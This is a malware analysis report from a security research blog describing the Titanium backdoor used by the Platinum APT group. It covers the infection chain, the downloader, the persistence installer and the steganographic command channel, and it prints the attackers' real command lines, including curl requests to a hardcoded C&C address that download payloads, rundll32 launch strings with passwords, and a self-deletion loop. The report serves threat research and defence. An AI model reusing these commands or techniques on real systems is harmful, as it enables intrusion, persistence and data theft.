Titanium: the Platinum group strikes again

securelist.com/titanium-the-platinum-group-strikes-again/94961

By AMR , GReAT on November 8, 2019. 10:00 am

Platinum is one of the most technologically advanced APT actors with a traditional focus on the APAC region. During recent analysis we discovered Platinum using a new backdoor that we call Titanium (named after a password to one of the self-executable archives). Titanium is the final result of a sequence of dropping, downloading and installing stages. The malware hides at every step by mimicking common software (protection related, sound drivers software, DVD video creation tools).

Victimology

During our research we found that the main targets of this campaign were located in South and Southeast Asia.

Introduction

The Titanium APT includes a complex sequence of dropping, downloading and installing stages, with deployment of a Trojan-backdoor as the final step. Almost every level of the system mimics known software, such as security software, software for making DVD videos, sound drivers'

software etc.

In every case the default distribution is:

1. an exploit capable of executing code as a SYSTEM user
2. a shellcode to download the next downloader
3. a downloader to download an SFX archive that contains a Windows task installation script
4. a password-protected SFX archive with a Trojan-backdoor installer
5. an installer script (ps1)
6. a COM object DLL (a loader)
7. the Trojan-backdoor itself

Infection vector

We believe the Titanium APT uses local intranet websites with a malicious code to start spreading.

1 – Shellcode

Another known way of spreading is the use of a shellcode that needs to be injected into a process. In this case it was winlogon.exe. Unfortunately, we don't know how the shellcode was injected. See the shellcode description below.

2 – Wrapper DLLs

Attackers make active use of various kinds of '*wrappers'*. Each wrapper is usually a COM DLL, with the corresponding exported functions. The main purpose of these libraries is to decrypt and load an encrypted file (previously dropped somewhere) into the system memory (a payload) and then redirect calls to the wrapper itself to the payload's exported functions.

Another type of wrapper DLL is designed to obtain a command line from its exported function argument passed by a caller and create a new process.

3 – Windows task installer (SFX archive)

This is a password-encrypted SFX archive that can be downloaded via BITS Downloader. The password is hardcoded into the downloader that is used to decrypt the SFX archive using the -p command line argument.

The main feature of this archive is that it contains the cURL executable code, compiled into a DLL. Its purpose is to install the Windows task to establish persistence in the infected system.

4 – Trojan-Backdoor installer (SFX archive)

The backdoor itself uses an SFX archive which must be launched from the command line using a password to unpack it. All paths examples here and there will be for the DVD making software. However, these notes can be also applied to any other known software paths.

5 – BITS Downloader

This component is used to download encrypted files from the C&C server then decrypt and launch them.

Shellcode description

The shellcode itself contains position-independent code and doesn't require previously loaded libraries (except Kernel32.dll). Its sole purpose is to connect to the hardcoded C&C address, download an encrypted payload (the password-protected SFX archive), then decrypt and launch it using the hardcoded unpacking password. The usual command line is:

```
1 "rundll32 "$temp\lOZwXLeM023.tmp",GetVersionInfo -t
  06xwsrdrub2i84n6map3li3vz3h9bh4vfgcw"
```

BITS Downloader description

The BITS Downloader is a DLL file which has only one exported function: GetVersionInfoA. The main purpose of this library is to download files in encrypted form from the C&C and launch them.

Execution sequence

The first thing the downloader does is to check whether it was started using the SYSTEM user. If it was, it launches command line arguments (that were passed to the binary loaded by the downloader DLL) using WMI.

If it wasn't started using the SYSTEM user, the downloader passes command line arguments into the argument parser.

Argument parser

Key	Parameter description
-c URL	Specifies a URL address where system information will be sent
-t STRING	An additional string that will be appended to a request string to the C&C
-u URL	Confirmation URL where the downloader will send various confirmations or request data. Possible to build in two additional confirmation URLs
-br GUID	Stop a payload downloading. The GUID parameter must provide a download task GUID

If one of these parameters exists, the downloader will collect information about installed antivirus products and send it to the C&C.

After that, it sends the download request to the confirmation URL. In response, the C&C sends a file that will be downloaded in the %USERPROFILE% directory.

To decrypt the downloaded file, the downloader uses an MD5 hash of the strings' encryption key.

Confirmation URL request and file downloading

Default (hardcoded) URL: *http://70.39.115.196/payment/confirm.gif*

The request is a string such as:

- *http://70.39.115.196/payment/confirm.gif?f=1* (x86)
- *http://70.39.115.196/payment/confirm.gif?f=2* (x64)

Payload decryption and launch

This is the structure of the encrypted file:

```
typedef struct {
    byte hash[16]; // md5 hash of the following data
    dword data_size;
    byte data[data_size];
} enc_data;
```

The downloader checks the hash field against a calculated MD5 of the data field hash, and if the hash is correct, performs the following actions:

- Appends an extension (DLL or EXE, depending on data type)
- Stores the downloaded file in the %TMP% folder using the name *%(SystemTimeAsFileTime.dwLowDateTime).%TMP*

Then the downloader specifies a command line to launch the downloaded file. If the file is a DLL, the final command line will be:

```
"%systemroot%\system32\rundll32.exe %(SystemTimeAsFileTime.dwLowDate-Time)%.TMP,-peuwewh383eg -t 06xwsrdrub2i84n6map3li3vz3h9bh4vfgcw"
```

If the file is an EXE file:

```
%(SystemTimeAsFileTime.dwLowDateTime)%.TMP -peuwewh383eg -t 06xwsrdrub2i84n6map3li3vz3h9bh4vfgcw
```

After that, the downloader deletes itself using the following command line:

```
1  /c for /L %i in (1,1,100) do ( for /L %k in (1,1,100) do (del /f /q module_path > NUL
   & if not exist module_path exit /b 0))
```

File launching

To launch the downloaded file, the downloader uses the WMI classes Win32_ProcessStartup, Win32_Process and their methods and fields.

File downloading using BITS

To download a file, the downloader uses the BITS service and its COM interface, called IBackgroundCopyManager.

It creates a task with the name *Microsoft Download*, then specifies remote and local file paths and timeouts.

Windows task installation (SFX archive with cURL)

It contains:

Name	Description
p.bat	Launches cURL and obfuscated ps1 scripts
c.dll	cURL executable compiled as a DLL (7.50.3)
f1.ps1	Will be executed after the first request to the C&C; decrypts x.dat
f2.ps1	Will be executed after the second request to the C&C; decrypts b.dat
e.ps1	Contains code that calculates a string for the Authorization field of the HTTP header
h.ps1	Gets information about the system proxy settings
e.dll	A DLL file with a single exported function; calls CreateProcessA

It downloads:

Source file	Downloaded and decrypted file	Description
x.dat	**u.xml**	AES-encrypted file (see f1.ps1 for decryption algorithm)
b.dat	**i.bat**	AES-encrypted file (the same decryption algorithm)

The result:

Name	Description
i.bat	Performs Windows task installation

When a caller (previous step) executes this archive, it must specify two arguments:

Argument	Description
-pKEY	Argument with a key to unpack the SFX archive
-t ACCEP-TANCE_ID_STRING	Argument with a long string – AcceptanceID (used in requests to the C&C)

p.bat

It launches the h.ps1 script to get information about system-wide proxy settings. After that it launches the e.ps1 script to calculate the SystemID that will be used in requests to the C&C.

To send a request, it uses c.dll (which is cURL and has an exported function called DllGetClassObject).

Request 1

Command line arguments:

```
-A "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:42.0) Gecko/20100101 Firefox/42.0"
-x %pp%
-H "Authorization:%output%"
-H "AcceptanceID:%p3%"
-L
-o c:\programdata\[redacted]\x.dat
http://70.39.115.196/payment/schedule.php?s=a
```

Where:

Parameter	Description
%pp%	System-wide proxy
%output%	SystemID
%p3%	AcceptanceID

This request downloads the x.dat file, and the f1.ps1 script decrypts it into u.xml. After that it launches the next request.

Request 2

Command line arguments:

```
-A "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:42.0) Gecko/20100101 Firefox/42.0"
-x %pp%
-H "Authorization:%output%"
-H "AcceptanceID:%p3%"
-L
-o c:\programdata[redacted]\b.dat
http://70.39.115.196/payment/schedule.php?s=b
```

It downloads the b.dat file, and the f2.ps1 script decrypts it into i.bat (using the same decryption algorithm).

Task installation

After that, it launches the following command line to install the persistence task:

```
cmd /c "c:\programdata\[redacted]\i.bat c:\programdata\[redacted]\u.xml"
```

The i.bat file uses the previously decrypted u.xml file as the task description.

Trojan-backdoor installer

The archive unpacks its files into the following folder (in the case of DVD making software):

```
C:\Progra~1\DVD[redacted]\Shared\DvdStyles\BabyGirl\
```

The archive itself contains:

Name	Description
BabyBoyStyleBackground.wmv	Configuration data
DvDupdate.dll	Trojan-backdoor loader
nav_downarrow.png	Trojan-backdoor
psinstrc.ps1	Loader installation script

In the case of the *audio drivers software* mimic, it differs only in its installation method compared to *DVD making software*: the ps1 script uses two known CLSIDs to replace their COM DLL paths with malicious ones.

psinstrc.ps1

This is the installer script that registers DvDupdate.dll as the *'DVDMaker Help'* service, and sets its entry point as the *DllGetClassObject* name. It requires admin privileges to be executed correctly.

The script contains configurable parameters, so it's easy to change any of the required parameters for different systems.

There are two ways the loader can be installed:

- System service, with the *DllGetClassObject* exported function as the ServiceMain function
- COM object, by replacing an existing CLSID registry path with its own

DvDupdate.dll

This is a service DLL, but with all the same exports you would expect from a COM object. Basically, it's a payload loader.

The whole code is obfuscated with different Windows API calls and loops. It wasn't designed to confuse a reverse engineer or to make reverse engineering harder, but to bypass some simple AV emulation engines.

The first exported function for every COM object is *DllGetClassObject*.

DllGetClassObject

The loader creates a thread that decrypts the payload, restores its PE and MZ headers, and then loads it into memory and launches it. The payload is encrypted with AES 256 CBC. The decryption key is hardcoded along with other encrypted strings. It doesn't contain '*MZ*' and '*PE*' tags that allow it to bypass simple AV engines. After initializing the payload, the loader calls its function with ordinal 1.

nav_downarrow.png

The payload, with backdoor functionality, is a DLL file. The malware functionality is in the first exported entry only.

nav_downarrow.png – Ordinal 1 (Trojan-backdoor main function)

The first thing that it does is decrypt the other encrypted binary (containing configuration data) from the SFX content:

```
1  C:\Progra~1\DVD[redacted]\Shared\DvdStyles\BabyBoy\BabyBoyStyleBackground.wmv
```

The configuration itself is divided into blocks, and every block has its own index. The payload uses these indices to get a specific item. The configuration contains:

- the C&C address
- traffic encryption key
- the UserAgent string
- other less important parameters

Execution thread

The execution thread is responsible for receiving commands from the C&C server and sending responses. It contains an execution loop that starts by reading configuration item #00 to get the C&C address.

Initializing C&C communication


To initialize the connection to the C&C, the payload sends a base64-encoded request that contains a unique SystemID, computer name, and hard disk serial number. After that, the malware starts receiving commands.

Receiving commands

To receive commands from the C&C, the payload sends an empty request to the C&C. It uses the UserAgent string from the configuration and a special cookie generation algorithm to prepare a request. The malware can also get proxy settings from *Internet Explorer*.

In response to this request, the C&C answers with a PNG file that contains steganographically hidden data. This data is encrypted with the same key as the C&C requests. The decrypted data contains backdoor commands and arguments for them.

Examples of PNG files:



C&C command processor (command descriptions)

The backdoor can accept many different commands, with the following among the most interesting:

- Read any file from a file system and send it to the C&C
- Drop or delete a file in the file system
- Drop a file and run it
- Run a command line and send execution results to the C&C
- Update configuration parameters (except the AES encryption key)
- Interactive mode – allows to the attacker to receive input from console programs and send their output at the C&C

Conclusions

The Titanium APT has a very complicated infiltration scheme. It involves numerous steps and requires good coordination between all of them. In addition, none of the files in the file system can be detected as malicious due to the use of encryption and fileless technologies. One other feature that makes detection harder is the mimicking of well-known software.

Regarding campaign activity, we have not detected any current activity related to the Titanium APT.